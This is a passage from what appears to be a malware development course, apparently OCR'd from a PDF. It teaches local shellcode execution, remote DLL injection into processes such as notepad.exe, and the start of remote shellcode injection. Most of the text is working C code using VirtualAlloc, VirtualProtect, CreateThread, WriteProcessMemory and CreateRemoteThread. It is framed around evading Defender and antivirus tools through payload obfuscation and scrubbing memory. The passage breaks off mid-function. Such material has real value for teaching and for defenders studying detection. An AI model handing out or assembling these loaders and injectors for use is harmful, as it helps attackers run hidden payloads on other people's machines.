To further verify that the DLL is loaded in the process, run Process Hacker, double-click the process which loaded the DLL and head to the "Modules" tab. The DLL's name should appear in the list of modules. Clicking on the DLL's name will retrieve additional information about it such as imports, whether it's signed and section names.



27. Local Payload Execution - Shellcode

Local Payload Execution - Shellcode

Introduction

This module will discuss one of the simplest ways to execute shellcode via the creation of a new thread. Although this technique is simple, it's crucial to understand how it works as it lays the groundwork for more advanced shellcode execution methods.

The method discussed in this module utilizes `VirtualAlloc`, `VirtualProtect` and `CreateThread` Windows APIs. It's important to note that this method is by no means a stealthy technique and EDRs will almost certainly detect this simple shellcode execution technique. On the other hand, antiviruses can potentially be bypassed using this method with sufficient obfuscation.

Required Windows APIs

A good starting point would be to have a look at the documentation for the Windows APIs that will be utilized:

- VirtualAlloc - Allocates memory which will be used to store the payload
- VirtualProtect - Change the memory protection of the allocated memory to be executable in order to execute the payload.
- CreateThread - Creates a new thread that runs the payloads

Obfuscating Payload

The payload used in this module will be the Msfvenom generated x64 calc payload. To make the demo realistic, evading Defender will be attempted and therefore obfuscating or encrypting the payload will be necessary. HellShell, which was introduced in an earlier module, will be used to obfuscate the payload. Run the following command:

```
HellShell.exe msfvenom.bin uuid
```

The output should be saved to the `UuidArray` variable.

Allocating Memory

VirtualAlloc is used to allocate memory of size `sDeobfuscatedSize`. The size of `sDeobfuscatedSize` is determined by the `UuidDeobfuscation` function, which returns the total size of the deobfuscated payload.

The `VirtualAlloc` WinAPI function looks like the following based on its documentation

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,          // The starting address of the region to allocate (set
to NULL)
  [in]           SIZE_T dwSize,             // The size of the region to allocate, in bytes
  [in]           DWORD  flAllocationType,   // The type of memory allocation
  [in]           DWORD  flProtect           // The memory protection for the region of pages to be
allocated
);
```

The type of memory allocation is specified as `MEM_RESERVE | MEM_COMMIT` which will reserve a range of pages in the virtual address space of the calling process and commit physical memory to those reserved pages, the combined flags are discussed separately as the following:

- `MEM_RESERVE` is used to reserve a range of pages without actually committing physical memory.
- `MEM_COMMIT` is used to commit a range of pages in the virtual address space of the process.

The last parameter of `VirtualAlloc` sets the permissions on the memory region. The easiest way would be to set the memory protection to `PAGE_EXECUTE_READWRITE` but that is generally an indicator of malicious activity for many security solutions. Therefore the memory protection is set to `PAGE_READWRITE` since at this point only writing the payload is required but executing it isn't. Finally, `VirtualAlloc` will return the base address of the allocated memory.

Writing Payload To Memory

Next, the deobfuscated payload bytes are copied into the newly allocated memory region at `pShellcodeAddress` and then clean up `pDeobfuscatedPayload` by overwriting it with 0s. `pDeobfuscatedPayload` is the base address of a heap allocated by the `UuidDeobfuscation` function which returns the raw shellcode bytes. It has been

overridden with zeroes since it is not required anymore and therefore this will reduce the possibility of security solutions finding the payload in memory.

Modifying Memory Protection

Before the payload can be executed, the memory protection must be changed since at the moment only read/write is permitted. `VirtualProtect` is used to modify the memory protections and for the payload to execute it will need either `PAGE_EXECUTE_READ` or `PAGE_EXECUTE_READWRITE`.

The `VirtualProtect` WinAPI function looks like the following based on its documentation

```
BOOL VirtualProtect(
  [in]  LPVOID lpAddress,       // The base address of the memory region whose access protection i
s to be changed
  [in]  SIZE_T dwSize,          // The size of the region whose access protection attributes are t
o be changed, in bytes
  [in]  DWORD  flNewProtect,    // The new memory protection option
  [out] PDWORD lpflOldProtect   // Pointer to a 'DWORD' variable that receives the previous access
protection value of 'lpAddress'
);
```

Although some shellcode does require `PAGE_EXECUTE_READWRITE`, such as self-decrypting shellcode, the Msfvenom x64 calc shellcode does not need it but the code snippet below uses that memory protection.

Payload Execution Via CreateThread

Finally, the payload is executed by creating a new thread using the `CreateThread` Windows API function and passing `pShellcodeAddress` which is the shellcode address.

The `CreateThread` WinAPI function looks like the following based on its documentation

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,    // Set to NULL - optional
  [in]            SIZE_T                  dwStackSize,           // Set to 0 - default
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,        // Pointer to a function to be ex
ecuted by the thread, in our case its the base address of the payload
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,           // Pointer to a variable to be pa
ssed to the function executed (set to NULL - optional)
  [in]            DWORD                   dwCreationFlags,       // Set to 0 - default
  [out, optional] LPDWORD                 lpThreadId             // pointer to a 'DWORD' variable
```

```
that receives the thread ID (set to NULL - optional)
);
```

Payload Execution Via Function Pointer

Alternatively, there is a simpler way to run the shellcode without using the `CreateThread` Windows API. In the example below, the shellcode is casted to a `VOID` function pointer and the shellcode is executed as a function pointer. The code essentially jumps to the `pShellcodeAddress` address.

```
    (*(VOID(*)()) pShellcodeAddress)();
```

That is equivalent to running the code below.

```
    typedef VOID (WINAPI* fnShellcodefunc)();       // Defined before the main function
    fnShellcodefunc pShell = (fnShellcodefunc) pShellcodeAddress;
    pShell();
```

CreateThread vs Function Pointer Execution

Although it is possible to execute shellcode using the function pointer method, it's generally not recommended. The Msfvenom-generated shellcode terminates the calling thread after it's done executing. If the shellcode was executed using the function pointer method, then the calling thread will be the main thread and therefore the entire process will exit after the shellcode is finished executing.

Executing the shellcode in a new thread prevents this problem because if the shellcode is done executing, the new worker thread will be terminated rather than the main thread, preventing the whole process from termination.

Waiting For Thread Execution

Executing the shellcode using a new thread without a short delay increases the likelihood of the main thread finishing execution before the worker thread that runs the shellcode has completed its execution, leading to the shellcode not running correctly. This scenario is illustrated in the code snippet below.

```
int main(){

    // ...

    CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL); // Shellcode execution
    return 0; // The main thread is done executing before the thread running the shellcode
}
```

In the provided implementation, `getchar()` is used to pause the execution until the user provides input. In real implementations, a different approach should be used which utilizes the WaitForSingleObject WinAPI to wait for a specified time until the thread executes.

The snippet below uses `WaitForSingleObject` to wait for the newly created thread to finish executing for `2000` milliseconds before executing the remaining code.

```
HANDLE hThread = CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL);
WaitForSingleObject(hThread, 2000);

// Remaining code
```

In the example below, `WaitForSingleObject` will wait forever for the new thread to finish executing.

```
HANDLE hThread = CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL);
WaitForSingleObject(hThread, INFINTE);
```

Main Function

The main function uses `UuidDeobfuscation` to deobfuscate the payload, then allocates memory, copies the shellcode to the memory region and executes it.

```
int main() {

    PBYTE       pDeobfuscatedPayload  = NULL;
    SIZE_T      sDeobfuscatedSize     = NULL;

    printf("[i] Injecting Shellcode The Local Process Of Pid: %d \n", GetCurrentProcessId());
```

```
    printf("[#] Press <Enter> To Decrypt ... ");
    getchar();

    printf("[i] Decrypting ...");
    if (!UuidDeobfuscation(UuidArray, NumberOfElements, &pDeobfuscatedPayload, &sDeobfuscatedSiz
e)) {
        return -1;
    }
    printf("[+] DONE !\n");
    printf("[i] Deobfuscated Payload At : 0x%p Of Size : %d \n", pDeobfuscatedPayload, sDeobfuscat
edSize);

    printf("[#] Press <Enter> To Allocate ... ");
    getchar();
    PVOID pShellcodeAddress = VirtualAlloc(NULL, sDeobfuscatedSize, MEM_COMMIT | MEM_RESERVE, PAGE
_READWRITE);
    if (pShellcodeAddress == NULL) {
        printf("[!] VirtualAlloc Failed With Error : %d \n", GetLastError());
        return -1;
    }
    printf("[i] Allocated Memory At : 0x%p \n", pShellcodeAddress);

    printf("[#] Press <Enter> To Write Payload ... ");
    getchar();
    memcpy(pShellcodeAddress, pDeobfuscatedPayload, sDeobfuscatedSize);
    memset(pDeobfuscatedPayload, '\0', sDeobfuscatedSize);


    DWORD dwOldProtection = NULL;

    if (!VirtualProtect(pShellcodeAddress, sDeobfuscatedSize, PAGE_EXECUTE_READWRITE, &dwOldProtec
tion)) {
        printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
        return -1;
    }

    printf("[#] Press <Enter> To Run ... ");
    getchar();
    if (CreateThread(NULL, NULL, pShellcodeAddress, NULL, NULL, NULL) == NULL) {
        printf("[!] CreateThread Failed With Error : %d \n", GetLastError());
        return -1;
    }

    HeapFree(GetProcessHeap(), 0, pDeobfuscatedPayload);
    printf("[#] Press <Enter> To Quit ... ");
    getchar();
    return 0;
}
```

Deallocating Memory

VirtualFree is a WinAPI that is used to deallocate previously allocated memory. This function should only be called after the payload has fully finished execution otherwise it might free the payload's content and crash the process.

```
BOOL VirtualFree(
  [in] LPVOID lpAddress,
  [in] SIZE_T dwSize,
  [in] DWORD  dwFreeType
);
```


`VirtualFree` takes the base address of the allocated memory to be freed (`lpAddress`), the size of the memory to free (`dwSize`) and the type of free operation (`dwFreeType`) which can be one of the following flags:

- `MEM_DECOMMIT` - The `VirtualFree` call will release the physical memory without releasing the virtual address space that is linked to it. As a result, the virtual address space can still be used to allocate memory in the future, but the pages linked to it are no longer supported by physical memory.
- `MEM_RELEASE` - Both the virtual address space and the physical memory associated with the virtual memory allocated, are freed. Note that according to Microsoft's documentation, when this flag is used the `dwSize` parameter must be 0.


Debugging

In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.

First, verify the output of the `UuidDeobfuscation` function to ensure valid shellcode is being returned. The image below shows that the shellcode is being deobfuscated successfully.



The next step is to check that memory is being allocated using the `VirtualAlloc` Windows API. Again, looking at the memory map at the bottom left it shows that memory is allocated and was populated with zeroes.



After the memory was successfully allocated, the deobfuscated payload is written to the memory buffer.

Recall that `pDeobfuscatedPayload` was zeroed out to avoid having the deobfuscated payload in memory where it's not being used. The buffer should be zeroed out completely.

Finally, the shellcode is executed and as expected the calculator application appears.

The shellcode can be seen inside Process Hacker's memory tab. Notice how our allocated memory region has `RWX` memory protection which stands out and therefore is usually a malicious indicator.

28. Process Injection - DLL Injection

Process Injection - DLL Injection

Introduction

This module will demonstrate a similar method to the one that was previously shown with the local DLL injection except it will now be performed on a remote process.

Enumerating Processes

Before being able to inject a DLL into a process, a target process must be chosen. Therefore the first step to remote process injection is usually to enumerate the running processes on the machine to know of potential target processes that can be injected. The process ID (or PID) is required to open a handle to the target process and allow the necessary work to be done on the target process.

This module creates a function that performs process enumeration to determine all the running processes. The function `GetRemoteProcessHandle` will be used to perform an enumeration of all running processes on the system, opening a handle to the target process and returning both PID and handle to the process.

CreateToolhelp32Snapshot

The code snippet starts by using CreateToolhelp32Snapshot with the `TH32CS_SNAPPROCESS` flag for its first parameter, which takes a snapshot of all processes running on the system at the moment the function is executed.

```
// Takes a snapshot of the currently running processes
hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
```

PROCESSENTRY32 Structure

Once the snapshot is taken, Process32First is used to get information for the first process in the snapshot. For all the remaining processes in the

snapshot, Process32Next is used.

Microsoft's documentation states that both `Process32First` and `Process32Next` require a PROCESSENTRY32 structure to be passed in for their second parameter. After the struct is passed in, the functions will populate the struct with information about the process. The `PROCESSENTRY32` struct is shown below with comments beside the useful members of the struct that will be populated by these functions.

```
typedef struct tagPROCESSENTRY32 {
  DWORD     dwSize;
  DWORD     cntUsage;
  DWORD     th32ProcessID;              // The process ID
  ULONG_PTR th32DefaultHeapID;
  DWORD     th32ModuleID;
  DWORD     cntThreads;
  DWORD     th32ParentProcessID;        // Process ID of the parent process
  LONG      pcPriClassBase;
  DWORD     dwFlags;
  CHAR      szExeFile[MAX_PATH];        // The name of the executable file for the process
} PROCESSENTRY32;
```

After `Process32First` or `Process32Next` populate the struct, the data can be extracted from the struct by using the dot operator. For example, to extract the PID use `PROCESSENTRY32.th32ProcessID`.

Process32First & Process32Next

As previously mentioned, `Process32First` is used to get information for the first process and `Process32Next` for all the remaining processes in the snapshot using a do-while loop. The process name that's being searched for, `szProcessName`, is compared against the process name in the current loop iteration which is extracted from the populated structure, `Proc.szExeFile`. If there is a match then the process ID is saved and a handle is opened for that process.

```
// Retrieves information about the first process encountered in the snapshot.
if (!Process32First(hSnapShot, &Proc)) {
  printf("[!] Process32First Failed With Error : %d \n", GetLastError());
  goto _EndOfFunction;
}

do {
  // Use the dot operator to extract the process name from the populated struct
```

```
  // If the process name matches the process we're looking for
  if (wcscmp(Proc.szExeFile, szProcessName) == 0) {
    // Use the dot operator to extract the process ID from the populated struct
    // Save the PID
    *dwProcessId  = Proc.th32ProcessID;
    // Open a handle to the process
    *hProcess     = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
    if (*hProcess == NULL)
      printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());

    break; // Exit the loop
  }

// Retrieves information about the next process recorded the snapshot.
// While a process still remains in the snapshot, continue looping
} while (Process32Next(hSnapShot, &Proc));
```

Process Enumeration - Code

```
BOOL GetRemoteProcessHandle(IN LPWSTR szProcessName, OUT DWORD* dwProcessId, OUT HANDLE* hProcess)
{

  // According to the documentation:
  // Before calling the Process32First function, set this member to sizeof(PROCESSENTRY32).
  // If dwSize is not initialized, Process32First fails.
  PROCESSENTRY32  Proc = {
    .dwSize = sizeof(PROCESSENTRY32)
  };

  HANDLE hSnapShot = NULL;

  // Takes a snapshot of the currently running processes
  hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
  if (hSnapShot == INVALID_HANDLE_VALUE){
    printf("[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  // Retrieves information about the first process encountered in the snapshot.
  if (!Process32First(hSnapShot, &Proc)) {
    printf("[!] Process32First Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  do {
    // Use the dot operator to extract the process name from the populated struct
    // If the process name matches the process we're looking for
    if (wcscmp(Proc.szExeFile, szProcessName) == 0) {
      // Use the dot operator to extract the process ID from the populated struct
```

```
      // Save the PID
      *dwProcessId = Proc.th32ProcessID;
      // Open a handle to the process
      *hProcess    = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
      if (*hProcess == NULL)
        printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());

      break; // Exit the loop
    }

  // Retrieves information about the next process recorded the snapshot.
  // While a process still remains in the snapshot, continue looping
  } while (Process32Next(hSnapShot, &Proc));

  // Cleanup
  _EndOfFunction:
    if (hSnapShot != NULL)
      CloseHandle(hSnapShot);
    if (*dwProcessId == NULL || *hProcess == NULL)
      return FALSE;
    return TRUE;
}
```

Microsoft's Example

Another process enumeration example is available for viewing here.

Case Sensitive Process Name

The code snippet above contains one flaw that was overlooked which can lead to inaccurate results. The `wcscmp` function was used to compare the process names, but the case sensitivity was not taken into account which means `Process1.exe` and `process1.exe` will be considered two different processes.

The code snippet below fixes this issue by converting the value in the `Proc.szExeFile` member to a lowercase string and then comparing it to `szProcessName`. Therefore, `szProcessName` must always be passed in as a lowercase string.

```
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId, HANDLE* hProcess) {

  // According to the documentation:
  // Before calling the Process32First function, set this member to sizeof(PROCESSENTRY32).
  // If dwSize is not initialized, Process32First fails.
  PROCESSENTRY32  Proc = {
    .dwSize = sizeof(PROCESSENTRY32)
```

```
};

HANDLE hSnapShot = NULL;

// Takes a snapshot of the currently running processes
hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
if (hSnapShot == INVALID_HANDLE_VALUE){
  printf("[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
  goto _EndOfFunction;
}

// Retrieves information about the first process encountered in the snapshot.
if (!Process32First(hSnapShot, &Proc)) {
  printf("[!] Process32First Failed With Error : %d \n", GetLastError());
  goto _EndOfFunction;
}

do {

  WCHAR LowerName[MAX_PATH * 2];

  if (Proc.szExeFile) {
    DWORD dwSize = lstrlenW(Proc.szExeFile);
    DWORD   i = 0;

    RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

    // Converting each charachter in Proc.szExeFile to a lower case character
    // and saving it in LowerName
    if (dwSize < MAX_PATH * 2) {

      for (; i < dwSize; i++)
        LowerName[i] = (WCHAR)tolower(Proc.szExeFile[i]);

      LowerName[i++] = '\0';
    }
  }

  // If the lowercase'd process name matches the process we're looking for
  if (wcscmp(LowerName, szProcessName) == 0) {
    // Save the PID
    *dwProcessId = Proc.th32ProcessID;
    // Open a handle to the process
    *hProcess    = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
    if (*hProcess == NULL)
      printf("[!] OpenProcess Failed With Error : %d \n", GetLastError());

    break;
  }

// Retrieves information about the next process recorded the snapshot.
// While a process still remains in the snapshot, continue looping
```

```
  } while (Process32Next(hSnapShot, &Proc));

  // Cleanup
  _EndOfFunction:
    if (hSnapShot != NULL)
      CloseHandle(hSnapShot);
    if (*dwProcessId == NULL || *hProcess == NULL)
      return FALSE;
    return TRUE;
  }
```

DLL Injection

A process handle to the target process has been successfully retrieved. The next step is to inject the DLL into the target process which will require the use of several Windows APIs that were previously used and some new ones.

- VirtualAllocEx - Similar to `VirtualAlloc` except it allows for memory allocation in a remote process.
- WriteProcessMemory - Writes data to the remote process. In this case, it will be used to write the DLL's path to the target process.
- CreateRemoteThread - Creates a thread in the remote process

Code Walkthrough

This section will walk through the DLL injection code (shown below). The function `InjectDllToRemoteProcess` takes two arguments:

1. Process Handle - This is a HANDLE to the target process which will have the DLL injected into it.
2. DLL name - The full path to the DLL that will be injected into the target process.

Find LoadLibraryW Address

`LoadLibraryW` is used to load a DLL inside the process that calls it. Since the goal is to load the DLL inside a remote process rather than the local process, then it cannot be invoked directly. Instead, the address of `LoadLibraryW` must be retrieved and passed to a remotely created thread in the process, passing the DLL name as its argument. This works because the address of the `LoadLibraryW` WinAPI will be the same in the remote process

as in the local process. To determine the address of the WinAPI, `GetProcAddress` along with `GetModuleHandle` is used.

```
// LoadLibrary is exported by kernel32.dll
// Therefore a handle to kernel32.dll is retrieved followed by the address of LoadLibraryW
pLoadLibraryW = GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryW");
```

The address stored in `pLoadLibraryW` will be used as the thread entry when a new thread is created in the remote process.

Allocating Memory

The next step is to allocate memory in the remote process that can fit the DLL's name, `DllName`. The `VirtualAllocEx` function is used to allocate the memory in the remote process.

```
// Allocate memory the size of dwSizeToWrite (that is the size of the dll name) inside the remote
process, hProcess.
// Memory protection is Read-Write
pAddress = VirtualAllocEx(hProcess, NULL, dwSizeToWrite, MEM_COMMIT | MEM_RESERVE, PAGE_READWRIT
E);
```

Writing To Allocated Memory

After the memory is successfully allocated in the remote process, it's possible to use `WriteProcessMemory` to write to the allocated buffer. The DLL's name is written to the previously allocated memory buffer.

The `WriteProcessMemory` WinAPI function looks like the following based on its documentation

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,              // A handle to the process whose memory to be written to
  [in]  LPVOID  lpBaseAddress,         // Base address in the specified process to which data is
written
  [in]  LPCVOID lpBuffer,              // A pointer to the buffer that contains data to be writte
n to 'lpBaseAddress'
  [in]  SIZE_T  nSize,                 // The number of bytes to be written to the specified proc
ess.
  [out] SIZE_T  *lpNumberOfBytesWritten // A pointer to a 'SIZE_T' variable that receives the numb
```

```
er of bytes actually written
);
```

Based on `WriteProcessMemory`'s parameters shown above, it will be called as the following, writing the buffer (`DllName`) to the allocated address (`pAddress`), returned by the previously called `VirtualAllocEx` function.

```
// The data being written is the DLL name, 'DllName', which is of size 'dwSizeToWrite'
SIZE_T lpNumberOfBytesWritten = NULL;
WriteProcessMemory(hProcess, pAddress, DllName, dwSizeToWrite, &lpNumberOfBytesWritten)
```

Execution Via New Thread

After successfully writing the DLL's path to the allocated buffer, CreateRemoteThread will be used to create a new thread in the remote process. This is where the address of `LoadLibraryW` becomes necessary. `pLoadLibraryW` is passed as the starting address of the thread and then `pAddress`, which contains the DLL's name, is passed as an argument to the `LoadLibraryW` call. This is done by passing `pAddress` as the `lpParameter` parameter of `CreateRemoteThread`.

`CreateRemoteThread`'s parameters are the same as that of the `CreateThread` WinAPI function explained earlier, except for the additional `HANDLE hProcess` parameter, which represents a handle to the process in which the thread is to be created.

```
// The thread entry will be 'pLoadLibraryW' which is the address of LoadLibraryW
// The DLL's name, pAddress, is passed as an argument to LoadLibrary
HANDLE hThread = CreateRemoteThread(hProcess, NULL, NULL, pLoadLibraryW, pAddress, NULL, NULL);
```

DLL Injection - Code Snippet

```
BOOL InjectDllToRemoteProcess(IN HANDLE hProcess, IN LPWSTR DllName) {

  BOOL    bSTATE                  = TRUE;

  LPVOID    pLoadLibraryW           = NULL;
  LPVOID    pAddress                = NULL;

  // fetching the size of DllName *in bytes*
  DWORD   dwSizeToWrite           = lstrlenW(DllName) * sizeof(WCHAR);
```

```
  SIZE_T    lpNumberOfBytesWritten    = NULL;

  HANDLE    hThread                   = NULL;

  pLoadLibraryW = GetProcAddress(GetModuleHandle(L"kernel32.dll"), "LoadLibraryW");
  if (pLoadLibraryW == NULL){
    printf("[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

  pAddress = VirtualAllocEx(hProcess, NULL, dwSizeToWrite, MEM_COMMIT | MEM_RESERVE, PAGE_READWRIT
E);
  if (pAddress == NULL) {
    printf("[!] VirtualAllocEx Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

  printf("[i] pAddress Allocated At : 0x%p Of Size : %d\n", pAddress, dwSizeToWrite);
  printf("[#] Press <Enter> To Write ... ");
  getchar();

  if (!WriteProcessMemory(hProcess, pAddress, DllName, dwSizeToWrite, &lpNumberOfBytesWritten) ||
lpNumberOfBytesWritten != dwSizeToWrite){
    printf("[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

  printf("[i] Successfully Written %d Bytes\n", lpNumberOfBytesWritten);
  printf("[#] Press <Enter> To Run ... ");
  getchar();

  printf("[i] Executing Payload ... ");
  hThread = CreateRemoteThread(hProcess, NULL, NULL, pLoadLibraryW, pAddress, NULL, NULL);
  if (hThread == NULL) {
    printf("[!] CreateRemoteThread Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }
  printf("[+] DONE !\n");


_EndOfFunction:
  if (hThread)
    CloseHandle(hThread);
  return bSTATE;
}
```

Debugging

In this section, the implementation is debugged using the xdbg debugger to further understand what is happening under the hood.

First, run `RemoteDllInjection.exe` and pass two arguments, the target process and the full DLL path to inject inside the target process. In this demo, `notepad.exe` is being injected.

The process enumeration successfully worked. Verify that Notepad's PID is indeed `20932` using Process Hacker.

Next, xdbg is attached to the targeted process, Notepad, and check the allocated address. The image below shows that the buffer was successfully allocated.

After the memory allocation, the DLL name is written to the buffer.

Finally, a new thread is created in the remote process which executes the DLL.

Verify that the DLL was successfully injected using Process Hacker's modules tab.

Head to the threads tab in Process Hacker and notice the thread that is running LoadLibraryW as its entry function

29. Process Injection - Shellcode Injection

Process Injection - Shellcode Injection

Introduction

This module will be similar to the previous DLL Injection module with minor changes. Shellcode process injection will use almost the same Windows APIs to perform the task:

- VirtualAllocEx - Memory allocation.
- WriteProcessMemory - Write the payload to the remote process.
- VirtualProtectEx - Modifying memory protection.
- CreateRemoteThread - Payload execution via a new thread.

Enumerating Processes

Similarly to the previous module, process injection starts by enumerating the processes. The process enumeration code snippet shown below was already explained in the previous module.

```
BOOL GetRemoteProcessHandle(LPWSTR szProcessName, DWORD* dwProcessId, HANDLE* hProcess) {

  // According to the documentation:
  // Before calling the Process32First function, set this member to sizeof(PROCESSENTRY32).
  // If dwSize is not initialized, Process32First fails.
  PROCESSENTRY32  Proc = {
    .dwSize = sizeof(PROCESSENTRY32)
  };

  HANDLE hSnapShot = NULL;

  // Takes a snapshot of the currently running processes
  hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
  if (hSnapShot == INVALID_HANDLE_VALUE){
    printf("[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  // Retrieves information about the first process encountered in the snapshot.
```

```
if (!Process32First(hSnapShot, &Proc)) {
  printf("[!] Process32First Failed With Error : %d \n", GetLastError());
  goto _EndOfFunction;
}

do {

  WCHAR LowerName[MAX_PATH * 2];

  if (Proc.szExeFile) {
    DWORD dwSize = lstrlenW(Proc.szExeFile);
    DWORD   i = 0;

    RtlSecureZeroMemory(LowerName, MAX_PATH * 2);

    // Converting each charachter in Proc.szExeFile to a lower case character
    // and saving it in LowerName
    if (dwSize < MAX_PATH * 2) {

      for (; i < dwSize; i++)
        LowerName[i] = (WCHAR)tolower(Proc.szExeFile[i]);

      LowerName[i++] = '\0';
    }
  }

  // If the lowercase'd process name matches the process we're looking for
  if (wcscmp(LowerName, szProcessName) == 0) {
    // Save the PID
    *dwProcessId = Proc.th32ProcessID;
    // Open a handle to the process
    *hProcess    = OpenProcess(PROCESS_ALL_ACCESS, FALSE, Proc.th32ProcessID);
    if (*hProcess == NULL)
